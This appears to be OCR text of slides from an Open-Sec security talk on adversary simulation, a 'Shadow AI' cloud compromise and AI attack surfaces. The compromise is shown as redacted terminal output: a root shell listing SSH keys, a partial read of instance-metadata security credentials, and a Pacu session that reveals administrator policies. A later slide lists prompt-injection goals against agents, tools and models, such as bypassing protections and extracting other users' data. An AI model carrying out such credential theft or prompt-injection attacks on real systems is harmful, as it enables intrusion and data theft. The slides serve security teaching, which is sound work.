
Adversary simulation is automated only when TOTAL compromise is obtained

Threat emulation is based on frameworks like ATT&CK and ATLAS

Adversary simulation is required to attack in a not expected way by the "blue team" and they wait the attack as the frameworks state

Open-Sec

Couple of weeks ago…Shadow AI



```
sh-4.2$ sudo su -
[redacted]
[root@[redacted] ~]
uid=0(root) gid=0(root) g
[root@[redacted] ~]
authorized_keys  id_rsa
[root@[redacted] ~]
[redacted]
[root@[redacted] ~]
[redacted]
[root@[redacted] ~]
```


```
[root@[redacted] ~]#
m/security-credentials/
{"AccessKeyId": [redacted]
```

```
Pacu [redacted] > whoami
{
  [redacted]
  "Policies": [
    {
      [redacted]
    },
    {
      "PolicyName": "AWSBatchFullAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AWSBatchFullAccess"
    },
    {
      "PolicyName": "AdministratorAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
    },
    {
      "PolicyName": "AmazonSageMakerFullAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AmazonSageMakerFullAccess"
    }
  ],
[redacted]
```

Open-Sec

Theses,
Postulates,
Speculations,
MCP

Open-Sec



AI Attacks

Prompt Injection

Training Attacks

Agents

Tools

Storage

Models

- alter agent routing
- send commands to undefined systems

- execute arbitrary commands on backend business systems
- pass through injection on connected tool systems
- code execution on agent system

- attack embedding databases
- extract sensitive data
- modify embedding data resulting in tampered model results

- bypass model protections
- force model to exhibit bias
- extraction of other users' and/or backend data
- force model to exhibit intolerant behavior
- poison other users' results
- disrupt model trust/reliability
- access unpublished models


- introduce bias into the model
- disrupt model trust/reliability

DANIEL MIESSLER 2023


MCP

Open-Sec

By Claude




Open-Sec



By Gemini

Open-Sec

By OpenAI



Client / Application

Host Environment

Requests / Context

Runs

Responses / Results

MCP Server / Orchestrator

File Ops

API Calls

Invoke

Query

Publish/Subscribe

Cloud Integrations

Delegates Tasks

Return Results

Possible MCP Capabilities

Access Files / Local Resources

Call External APIs

Execute Tools / Services

Query / Store in Databases

